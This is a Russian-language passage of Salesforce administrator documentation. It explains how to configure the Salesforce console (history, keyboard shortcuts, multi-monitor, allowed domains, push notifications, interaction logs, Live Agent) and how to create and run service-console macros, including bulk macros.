Для сохранения сеансов пользователя на консоли Salesforce:

- «Настройка приложения»



## Включение компонента «Журнал» для консоли Salesforce

При необходимости добавьте компонент «Журнал» в нижний колонтитул настроенной консоли для предоставления пользователям быстрого доступа к недавним основным вкладкам или закладкам без выполнения поиска по системе Salesforce.

 **Прим.:** В выпуске Summer'15 компонент «Последние вкладки» заменен компонентом «Журнал» и дополнен закладками, которые позволяют ускорить процесс поиска и извлечения нужных вкладок. Данные функции не поддерживаются обозревателями Internet Explorer® 7 и 8.

1. Введите строку «*Приложения*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Приложения**».
2. Выберите приложение консоли Salesforce.
3. Нажмите кнопку «**Правка**».
4. Добавьте компонент «Журнал» в столбец «Выбранные элементы» поля «Выбрать компоненты консоли».
5. Выберите область отображения компонента в нижнем колонтитуле в поле «Выровнять настраиваемые компоненты консоли».
6. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Настраиваемые функции консоли Salesforce](#)  
[Консоль Salesforce](#)

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:

**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Доступно в версиях:

**Performance Edition** и **Developer Edition** с консолью Sales Cloud.

Доступно в версиях:

**Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud (за дополнительную плату).

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения компонента «Журнал»:

- «Настройка приложения»


## Настройка клавиш быстрого доступа на консоли Salesforce

Создавайте и настраивайте клавиши быстрого доступа, чтобы пользователи могли быстро выполнять действия, пользуясь только клавиатурой.

Если организация использует консоль, то некоторые стандартные клавиши быстрого доступа включаются автоматически и доступны для настройки. Например, нажатием клавиш можно открывать и закрывать вкладки, перемещаться между ними и сохранять записи. Прежде чем создать настраиваемые клавиши, разработчик должен определить действия клавиш с помощью метода `addEventListener()` в средстве интеграции консоли Salesforce. Для создания доступны только те клавиши быстрого доступа, с помощью которых выполнялись действия на консоли.

1. Введите строку «**Приложения**» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Приложения**».
2. Щелкните ссылку «**Правка**» напротив нужного приложения консоли Salesforce.
3. Щелкните «**Настроить клавиши быстрого доступа**».
4. Нажмите кнопку «**Правка**» сверху страницы.
5. Щелкните «**Правка**», чтобы настроить имеющуюся клавишу быстрого доступа, или нажмите «**+Добавить клавишу быстрого доступа**», чтобы создать новую. При создании новой клавиши быстрого доступа необходимо ввести имя события консоли, которое является уникальным идентификатором для ключевых команд, а затем отправьте имя события разработчику, определившему действие клавиши быстрого доступа, для добавления его к методу, который будет инициировать клавишу. Стандартные клавиши не могут быть удалены, но могут быть изменены или деактивированы.
6. Нажмите кнопку «**Сохранить**».

По завершении уведомите пользователей, назначенных соответствующей консоли, о новых доступных им действиях.

 **Прим.:** Для каждой консоли можно установить до 144 клавиш быстрого доступа, включая стандартные и созданные клавиши. Созданные или настроенные клавиши быстрого доступа, связанные со стандартными клавишами обозревателя (например, CTRL + F), могут работать некорректно.

Клавиши быстрого доступа нечувствительны к регистру даже при предварительном нажатии клавиши SHIFT. Например, SHIFT+b идентичен комбинации SHIFT+B. Порядок нажатия клавиш CTRL, ALT и SHIFT (при их наличии в комбинации) не имеет значения. Например, комбинация CTRL + ALT + A аналогична комбинации ALT + CTRL + A.

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:

**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Доступно в версиях:

**Performance Edition** и **Developer Edition** с консолью Sales Cloud.


Доступно в версиях:

**Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud (за дополнительную плату).

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки клавиш быстрого доступа на консоли Salesforce:

- «Настройка приложения»

-  **Совет:** Количество элементов, используемых в клавишах быстрого доступа, не ограничивается. Удобными для запоминания считаются клавиши быстрого доступа, содержащие не более трех элементов. Для просмотра списка всех клавиш быстрого доступа консоли нажмите SHIFT+K.

СМ. ТАКЖЕ:

[Стандартные клавиши быстрого доступа для консоли Salesforce](#)

[Настраиваемые функции консоли Salesforce](#)


[Консоль Salesforce](#)


## Включение компонентов мультимонитора для консоли Salesforce

При настроенной консоли включаются компоненты мультимонитора, что позволяет перемещать части консоли в разные области экрана для удобства работы.

С помощью компонентов мультимонитора можно разворачивать основные вкладки или программные телефоны Open CTI в обзорателях и перетягивать их на несколько мониторов. Также можно перемещать компонент «Журнал», чаты Live Agent (кроме компонента нижнего колонтитула) и любые компоненты консоли, входящие в нижний колонтитул консоли.

1. Введите строку «*Приложения*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Приложения**».
2. Выберите приложение консоли.
3. Нажмите кнопку «**Правка**».
4. Чтобы включить компоненты мультимонитора, установите флажок «Включить компоненты мультимонитора».
5. Нажмите кнопку «**Сохранить**».

 **Прим.:** При выходе из системы Salesforce развернутые элементы закрываются и теряют свое местоположение на экране; щелкните ссылку «**Настройка**», щелкните ссылку для закрытия консоли или обновите/закройте обзоратели.

 **Совет:** Возможно, разворачивание компонентов потребует обновления следующих параметров обзорателя: (1) включить всплывающие окна; (2) открывать ссылки в новых окнах, а не в новых вкладках.

СМ. ТАКЖЕ:

[Настраиваемые функции консоли Salesforce](#)

[Консоль Salesforce](#)

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:

**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Доступно в версиях:

**Performance Edition** и **Developer Edition** с консолью Sales Cloud.

Доступно в версиях:

**Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud (за дополнительную плату).

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения компонентов мультимонитора:

- «Настройка приложения»

## Добавление доменов для консоли Salesforce в список разрешенных

Администраторы могут открыть пользователям консоли доступ к доменам за пределами Salesforce. Например, домен *www.primet.ru*, добавленный в список разрешенных доменов, может быть доступен пользователям консоли.

1. Введите строку «*Приложения*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Приложения**».
2. Выберите приложение консоли.
3. Нажмите кнопку «**Правка**».
4. Введите нужные домены через запятые в поле «Разрешенные домены». Элемент *http://* или *https://*, являющийся частью URL-адреса, а не домена, можно опустить.
5. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Настраиваемые функции консоли Salesforce](#)  
[Консоль Salesforce](#)

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:

**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

Доступно в версиях:

**Performance Edition** и  
**Developer Edition** с  
консолью Sales Cloud.

Доступно в версиях:

**Enterprise Edition** и  
**Unlimited Edition** с  
консолью Sales Cloud (за  
дополнительную плату).

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления доменов консоли Salesforce в список разрешенных:

- «Настройка приложения»

## Настройка всплывающих уведомлений для консоли Salesforce

Администраторы могут настраивать всплывающие уведомления, чтобы пользователи просматривали изменения обрабатываемых записей другими пользователями.

Всплывающие уведомления — это визуальные индикаторы в списках и на страницах сведений консоли, указывающие на изменение записи или поля во время сеанса пользователя. Например, если один из агентов службы поддержки, обрабатывающих одно и то же обращение, меняет значение поля «Приоритет», то второму агенту отображается всплывающее уведомление, указывающее на данное изменение.

Укажите, когда отображать всплывающие уведомления и какие объекты их поля их инициируют.

1. Введите строку «*Приложения*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Приложения**».
2. Выберите приложение консоли и щелкните «**Правка**».
3. Выберите условия отображения всплывающих уведомлений в параметре «Выбрать способ обновления списков».

| Параметр               | Описание   |
|------------------------|--|
| Нет                    | Списки не обновляются, а всплывающие уведомления не отображаются.  |
| Обновить список        | При наличии изменений обновляется целый список. Записи добавляются или удаляются из списка на основе заданных критериев, но новые записи, добавленные в очереди, обновляют только список ответственного за запись. |
| Обновить строки списка | При наличии изменений в выбранных полях обновляются строки списка.   |

4. Выберите условия отображения всплывающих уведомлений в параметре «Выбрать способ обновления страниц сведений».

| Параметр                | Описание   |
|-------------------------|--|
| Не обновлять            | Страницы сведений не обновляются, а всплывающие уведомления не отображаются. |
| Обновлять автоматически | При изменении записи страница сведений обновляется автоматически.            |
| Пометить                | При изменении записи на странице сведений отображается сообщение.            |

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:

**Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Доступно в версиях:

**Performance Edition** и **Developer Edition** с консолью Sales Cloud.



Доступно в версиях:

**Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud (за дополнительную плату).

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Сведения для настройки всплывающих уведомлений

- «Настройка приложения»

5. Щелкните **«Выбрать объекты и поля для уведомлений»** и нажмите **«Правка»**. Выбранные настройки всплывающих уведомлений будут применены ко всем приложениям консоли.
  6. Выберите объекты, инициирующие всплывающие уведомления. Например, чтобы отображать всплывающие уведомления при изменении обращений и их полей, переместите объект «Обращения» из списка «Доступные элементы» в список «Выбранные элементы».
  7. Чтобы выбрать поля объекта, которые должны инициировать всплывающие уведомления, щелкните **«Правка»** в разделе «Поля».
  8. Нажмите кнопки **«ОК»** и **«Сохранить»**.
  9. Предоставьте пользователям всплывающих уведомлений как минимум полномочие «Чтение» для стандартного объекта «Темы активной доставки». См. раздел [«Полномочия и доступ пользователя»](#) на странице 583.
-  **Важное замечание:** При включении параметра безопасности сеанса «Требовать атрибут HttpOnly» всплывающие уведомления не отображаются.
-  **Прим.:** Объекты и их поля, доступные для всплывающих уведомлений: учетные записи, контакты, обращения, интересы, возможности, кампании, задачи и настраиваемые объекты.

СМ. ТАКЖЕ:


[Настраиваемые функции консоли Salesforce](#)

[Консоль Salesforce](#)

## Включение журналов взаимодействия

Чтобы просмотреть журналы взаимодействия, включите их в макетах страниц, назначенных разным профилям.

1. Измените любой макет страницы и щелкните **«Свойства макета»**.
2. Установите флажок «Журнал взаимодействия» и нажмите кнопку **«ОК»**.
3. Нажмите кнопку **«Сохранить»**.

 **Прим.:** Чтобы просмотреть изменения при включении или отключении журналов взаимодействия, рекомендуем закрыть и повторно открыть записи.

СМ. ТАКЖЕ:

[Настройка журналов взаимодействия для консоли Salesforce](#)

[Назначение журналов взаимодействия](#)

[Настраиваемые функции консоли Salesforce](#)

[Консоль Salesforce](#)

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:

**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

Доступно в версиях:

**Performance Edition** и  
**Developer Edition** с  
консолью Sales Cloud.

Доступно в версиях:

**Enterprise Edition** и  
**Unlimited Edition** с  
консолью Sales Cloud (за  
дополнительную плату).

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения журналов взаимодействия:

- «Настройка приложения»


## Настройка журналов взаимодействия для консоли Salesforce

Журнал взаимодействия позволяет пользователям консоли Salesforce добавлять примечания к записям, отображающимся на основных вкладках.

Например, журнал взаимодействия может использоваться для добавления примечаний к обращениям, отображающимся на основных вкладках. Консоль позволяет создать и настроить несколько журналов взаимодействия для отображения определенных полей задач, которые должны быть обновлены разными пользователями.

1. Введите строку «*Макеты журнала взаимодействия*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Макеты журнала взаимодействия**».
2. Нажмите кнопку «**Создать**».
3. Введите имя журнала взаимодействия.
4. Выберите нужные поля задач и нажмите кнопку «**Добавить**».
  - Обязательные поля помечены символом \*.
  - Журналы взаимодействия позволяют добавлять только редактируемые поля задач.
  - Поле «Добавьте свои примечания . . .» автоматически добавляется во все журналы взаимодействия и не может быть удалено.
5. Чтобы выбрать журнал взаимодействия в качестве стандартного для всех пользователей, установите флажок «Выбрать в качестве макета по умолчанию». Стандартный журнал взаимодействия не может быть удален. Чтобы удалить стандартный журнал взаимодействия, выберите другой журнал в качестве стандартного.
6. Нажмите кнопку «**Сохранить**».

Настроенные журналы взаимодействия могут быть назначены разным профилям и активированы для отображения.

-  **Совет:** Задачи поддерживают создание настраиваемых полей, которые могут быть добавлены в журналы взаимодействия. Например, создайте раскрывающийся список «Настройка вызывающего абонента», содержащий значения «Недоволен», «Нейтрально» и «Доволен».

СМ. ТАКЖЕ:

- [Включение журналов взаимодействия](#)
- [Назначение журналов взаимодействия](#)
- [Настраиваемые функции консоли Salesforce](#)
- [Консоль Salesforce](#)

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

Доступно в версиях:  
**Performance Edition** и  
**Developer Edition** с  
консолью Sales Cloud.

Доступно в версиях:  
**Enterprise Edition** и  
**Unlimited Edition** с  
консолью Sales Cloud (за  
дополнительную плату).

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки журналов взаимодействия:


- «Настройка приложения»



## Назначение журналов взаимодействия

Настроенные журналы взаимодействия могут быть назначены разным профилям.

1. Введите строку *«Макеты журнала взаимодействия»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Макеты журнала взаимодействия»**.
2. Щелкните **«Назначение макета журнала»**.
3. Выберите журнал взаимодействия для назначения каждому профилю пользователя.
4. Нажмите кнопку **«Сохранить»**.

 **Прим.:** Журналы взаимодействия не могут быть назначены профилям пользователей портала, так как приложения консоли Salesforce недоступны пользователям портала.

СМ. ТАКЖЕ:

[Включение журналов взаимодействия](#)

[Настройка журналов взаимодействия для консоли Salesforce](#)

[Настраиваемые функции консоли Salesforce](#)

[Консоль Salesforce](#)

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:

**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Доступно в версиях:

**Performance Edition** и **Developer Edition** с консолью Sales Cloud.

Доступно в версиях:

**Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud (за дополнительную плату).

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения журналов взаимодействия:

- «Настройка приложения»

## Добавление приложения Live Agent на консоль Salesforce

Благодаря добавлению приложения Live Agent на консоль Salesforce, агенты и администраторы могут общаться с клиентами и получать централизованный доступ к другим инструментам для обслуживания клиентов.

Прежде чем добавить Live Agent в приложение консоли Salesforce, рекомендуем сначала создать приложение консоли Salesforce.

Настройте и добавьте приложение Live Agent в приложение консоли Salesforce.

Приложение Live Agent, настроенное на консоли, может использоваться агентами для взаимодействия с клиентами. Консоль Salesforce предоставляет агентам и администраторам централизованный доступ к приложению Live Agent и другим продуктам Service Cloud, предназначенным для быстрого и эффективного обслуживания клиентов.

1. Введите строку «[Приложения](#)» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «[Приложения](#)».
2. Щелкните ссылку «[Правка](#)» напротив имени нужного приложения консоли Salesforce.
3. Установите флажок «Добавить Live Agent в данное приложение».
4. Выберите записи или страницы, которые должны открываться в виде вложенных вкладок рабочего пространства чата.
5. Если организация поддерживает Salesforce Knowledge, установите флажок «Добавить предложенные статьи из Salesforce Knowledge в Live Agent» для отображения виджета Knowledge One в рабочем пространстве чата.
6. Нажмите кнопку «[Сохранить](#)».

Одновременно пользователи могут выполнять несколько приложений Salesforce. Тем не менее, если пользователь, вошедший в приложение консоли Salesforce, выполняет вход в другое приложение Salesforce, то новые запросы на чат не могут быть приняты.

СМ. ТАКЖЕ:

[Консоль Salesforce](#)

## Использование макросов на консоли обслуживания

### Общие сведения о макросах

Агенты службы поддержки, использующие ленту обращений, могут запускать макросы для быстрого автоматического выполнения повторяющихся задач (например, выбор шаблона эл. почты, отправка сообщения эл. почты клиенту и обновление статуса обращения). Макросы позволяют экономить рабочее время и гарантировать согласованность действий, выполняемых агентами службы поддержки.

При необходимости создайте макросы для выполнения нескольких действий в ленте обращений. Например, макрос может вставлять тему сообщения эл. почты и обновлять статус обращения. Один макрос может одновременно выполнять несколько действий в разных областях ленты обращений.

 **Прим.:** Macros are supported on feed-based standard and custom objects.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления приложения Live Agent на консоль Salesforce:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
лицензией Service Cloud.

### [Начало работы с макросами](#)

Прежде чем начать создание и выполнение макросов, настройте среду «Консоль Salesforce for Service».

### [Советы по созданию макросов](#)

Порядок создания и наименования макроса может влиять на его пригодность для агентов службы поддержки. Ниже перечислены советы по созданию макросов.

### [Создание макросов](#)

Пользователь может создать макрос путем определения инструкций для действий, выполняемых макросом. Макрос напоминает небольшую компьютерную программу. Макросу должно быть задано каждое действие, подлежащее выполнению. Данный пример определяет порядок создания простого макроса.

### [Выполнение макроса на консоли Salesforce for Service](#)

Макросы позволяют автоматизировать последовательность повторяющихся нажатий клавиш, выполняемых агентами службы поддержки на консоли Salesforce for Service. Пользователи могут быстро выполнять повторяющиеся задачи (например, обновление статуса обращения) путем выполнения макроса.

### [Клавиши быстрого доступа для макросов](#)

Система позволяет использовать клавиши быстрого доступа для повышения эффективности работы с макросами.

СМ. ТАКЖЕ:

[Общие сведения о макетах на основе ленты](#)

## Начало работы с макросами

Прежде чем начать создание и выполнение макросов, настройте среду «Консоль Salesforce for Service».

1. Включите [функцию отслеживания лент](#) для объекта.
2. Создайте [макет страницы на основе ленты](#) для поддерживаемого объекта. Макросы поддерживаются стандартными и настраиваемыми объектами на основе ленты.
3. Добавьте нужные [действия публикатора](#) в макет страницы. Например, добавьте действие «Эл. почта» в макет страницы обращений.
4. При необходимости создайте быстрое действие и добавьте его в макет страницы.
5. Добавьте обозреватель макросов как [компонент консоли](#) в макет страницы.
6. Убедитесь, что пользователям назначены полномочия для [создания макросов](#) или [выполнения макросов](#).

СМ. ТАКЖЕ:

[Советы по созданию макросов](#)

[Создание макросов](#)

[Необратимые макросы](#)


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
лицензией Service Cloud.

## Советы по созданию макросов

Порядок создания и наименования макроса может влиять на его пригодность для агентов службы поддержки. Ниже перечислены советы по созданию макросов.



### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
лицензией Service Cloud.

1. Поле «Имя макроса» позволяет агентам службы поддержки выбирать нужный макрос для использования. Имя используется агентами для поиска макросов, поэтому рекомендуем использовать короткие имена (для отображения в списке макросов), которые точно определяют их цели.
2. Поле «Описание» является необязательным, но позволяет агентам службы поддержки определять содержимое макроса.
3. Макроинструкции напоминают небольшую компьютерную программу, поэтому макросу должно быть задано каждое действие (или инструкция), подлежащее выполнению. Каждая команда — аналог щелчка агента службы поддержки, выполняемого им при ручном выполнении задачи. Первая инструкция определяет объект, обрабатываемый макросом (например, «Активная вкладка "Обращение"»).
4. Вторая инструкция определяет рабочий контекст или рабочий компонент консоли Salesforce for Service. Например, контекст «Действие "Эл. почта"» позволяет макросу задавать поля и выполнять действия внутри публичатора «Эл. почта».



**Прим.:** Макрос может быть создан только для включенного и настроенного компонента консоли Salesforce for Service.

5. Третья инструкция определяет действие, выполняемое макросом. Например, макрос из моментального снимка выше изменяет значение для поля «Адрес в поле "Копия"» в действии «Эл. почта» на активной вкладке «Обращение».
6. При необходимости добавьте дополнительный набор инструкций для выбранного или другого контекста. Простой макрос выполняет всего одну задачу. Чтобы создать дополнительные сложные макросы, добавьте инструкции.

## Создание макросов

Пользователь может создать макрос путем определения инструкций для действий, выполняемых макросом. Макрос напоминает небольшую компьютерную программу. Макросу должно быть задано каждое действие, подлежащее выполнению. Данный пример определяет порядок создания простого макроса.

### Необходимые полномочия пользователя

|   |   |
|---|---|
| Для просмотра макросов:                         | «Чтение» для макросов   |
| Для создания и редактирования макросов:         | «Создание» и «Редактирование» для макросов                            |
| Для создания и выполнения необратимых макросов: | «Управление макросами, которые не могут быть отменены пользователями» |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
лицензией Service Cloud.

Пример макроса ниже может быть создан только после включения публикатора «Эл. почта» в организации.

#### 1. Создайте макрос.

- a. Щелкните виджет **«Макросы»** на консоли Salesforce for Service.
- b. Щелкните ссылку **«+ Создать макрос»**.
- c. Заполните поле «Имя макроса» описательным именем.  
Например, *«Замена темы сообщения эл. почты на "Порядок сброса пароля"»*.
- d. Заполните поле «Описание» целью данного макроса. Поле «Описание» является дополнительным, но позволяет агентам службы поддержки понимать цели макросов и различать макросы между собой.

#### 2. Добавьте инструкции для макроса.

- a. Выберите контекст для макроса. Контекст определяет область ленты обращений, используемую макросом.  
Например, выберите **«Выбрать: активная вкладка»** для уведомления макроса о выполнении действия над активной вкладкой «Обращение» в ленте обращений.
- b. Щелкните ссылку **«Готово»**. Щелкните ссылку **«Готово»** после каждой инструкции для перехода к следующей строке.
- c. Выберите объект, используемый макросом.  
Например, выберите **«Выбрать: действие "Эл. почта"»** для уведомления макроса о необходимости взаимодействия с публикатором «Эл. почта» в ленте обращений.
- d. Выберите действие для выполнения макросом.  
Например, чтобы заменить тему сообщения эл. почты в обращении, выберите **«Заменить: тема»**. Данная инструкция уведомляет макрос о необходимости изменения поля темы в сообщении эл. почты. Кроме того, данная инструкция отображает текстовое поле, позволяющее указать тему для замены.
- e. Введите строку темы в текстовое поле. Данная инструкция удаляет исходную тему и заменяет ее значением, указанным в макросе.  
Например, заполните текстовое поле темой *«Порядок сброса пароля»*. Исходное сообщение эл. почты клиента могло содержать тему «Проблемы с паролем». Выполняемый агентом макрос автоматически заменяет исходную тему новой темой.
- f. Выберите **«Отправить: действие»** для уведомления макроса о необходимости выполнения данных инструкций.

### 3. Сохраните макрос.

Созданный макрос заменяет строку исходной темы сообщения эл. почты в ленте обращений строкой новой темы.

Рекомендуем выполнить созданный макрос для проверки на пригодность. Чтобы протестировать данный макрос, откройте консоль Salesforce for Service и выберите запись обращения. Откройте виджет «Макросы». Выберите и выполните данный макрос.

## Выполнение макроса на консоли Salesforce for Service

Макросы позволяют автоматизировать последовательность повторяющихся нажатий клавиш, выполняемых агентами службы поддержки на консоли Salesforce for Service. Пользователи могут быстро выполнять повторяющиеся задачи (например, обновление статуса обращения) путем выполнения макроса.


### Необходимые полномочия пользователя

|   |   |
|---|---|
| Для просмотра макросов:                         | «Чтение» для макросов   |
| Для создания и редактирования макросов:         | «Создание» и «Редактирование» для макросов                            |
| Для создания и выполнения необратимых макросов: | «Управление макросами, которые не могут быть отменены пользователями» |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
лицензией Service Cloud.

 **Прим.:** Полномочие «Управление макросами, которые не могут быть отменены пользователями» требуется только для выполнения макросов, содержащих инструкцию «Отправить: действие». Пакетный макрос содержит команду «Отправить действие». Значок молнии (⚡) указывает на выполнение действия (например, отправка сообщения эл. почты), которое не может быть отменено.

1. Откройте виджет «Макросы».

2. Найдите и выберите нужный макрос в списке макросов.

Чтобы найти нужный макрос, введите буквы его имени в поле «Поиск по макросам». Система Salesforce возвращает макросы, содержащие ключевые слова или буквы, которые использовались для поиска. При использовании пустого поля «Поиск по макросам» система возвращает 25 недавно использованных макросов. Макрос считается недавно использованным при условии его выполнения или просмотра соответствующей страницы сведений.

3. При необходимости проверьте описание и инструкции макроса.

Инструкции отображают действия, выполняемые макросом. Рекомендуем проверять инструкции при первоначальном выполнении макроса.

4. Чтобы запустить макрос, щелкните «**Выполнить**» (▶).

Успешность выполнения макроса подтверждается отображающимся сообщением. Напротив каждой выполненной инструкции отображается зеленая точка. Красная точка и сообщение об ошибке, отображаемые напротив каждой невыполненной инструкции, позволяют быстро решить возникшую проблему.

### Необратимые макросы

Некоторые макросы выполняют действия, которые не могут быть отменены (например, отправка исходящих сообщений эл. почты клиентам или обновление статуса обращения). Макрос, содержащий инструкцию «Отправить: действие», является необратимым. Пользователи могут создавать, редактировать и выполнять макросы, содержащие инструкции для выполнения необратимых действий, только при наличии полномочия «Управление макросами, которые не могут быть отменены пользователями».

### Необратимые макросы

Некоторые макросы выполняют действия, которые не могут быть отменены (например, отправка исходящих сообщений эл. почты клиентам или обновление статуса обращения). Макрос, содержащий инструкцию «Отправить: действие», является необратимым. Пользователи могут создавать, редактировать и выполнять макросы, содержащие инструкции для выполнения необратимых действий, только при наличии полномочия «Управление макросами, которые не могут быть отменены пользователями».

Значок молнии ( ⚡ ) указывает на необратимый макрос.

Ниже перечислены действия, доступные при отсутствии полномочия «Управление макросами, которые не могут быть отменены пользователями».

- Создание и редактирование макросов, которые не содержат инструкции для выполнения необратимых действий
- Клонирование, удаление и совместное использование макросов, содержащих инструкции для выполнения необратимых действий

 **Пример:** Макросы, выполняющие следующие типы действий, считаются необратимыми:

- Отправка эл. почты
- Обновление статуса обращения

### Клавиши быстрого доступа для макросов

Система позволяет использовать клавиши быстрого доступа для повышения эффективности работы с макросами.

**Табл. 47: Клавиши быстрого доступа для макросов**

| Клавиша:             | Значение:  |
|----------------------|--|
| <b>M</b>             | Откройте виджет «Макросы».                                     |
| <b>S</b>             | Установка курсора в поле поиска.                               |
| <b>E</b>             | Редактирование выбранного макроса.                             |
| <b>V</b>             | Просмотр страницы сведений о макросе.                          |
| <b>Enter</b>         | Выполнение выбранного макроса.                                 |
| <b>Пробел</b>        | Разворачивание или сворачивание инструкций выбранного макроса. |
| <b>Стрелка вверх</b> | Прокручивание списка макросов вверх.                           |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с лицензией Service Cloud.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с лицензией Service Cloud.

| Клавиша:     | Значение:                           |
|--------------|-------------------------------------|
| Стрелка вниз | Прокручивание списка макросов вниз. |

## Пакетные макросы

Пакетный макрос — это макрос, который может одновременно выполняться для нескольких записей. Пакетные макросы позволяют агентам службы поддержки быстро обрабатывать обращения клиентов, касающиеся одной проблемы. Макросы могут выполняться как пакетные только при соответствии определенным критериям.

Пакетные макросы поддерживаются для:


- Публикатор «Эл. почта» ленты обращений на консоли Salesforce for Service
- Все быстрые действия, кроме социальных

Пакетные макросы не поддерживаются для:

- Действия Salesforce Knowledge
- Действия сообщества
- Действия сообщения социальной сети
- Инструкции «Добавить» и «Вставить» (например, инструкция «Добавить в: тема» или «Вставить в: текст HTML» для публикатора «Эл. почта»)

При взаимодействии с публикатором «Эл. почта» пакетный макрос может содержать только одно действие публикатора «Эл. почта».

Пакетный макрос должен содержать как минимум одну инструкцию «Отправить: действие».

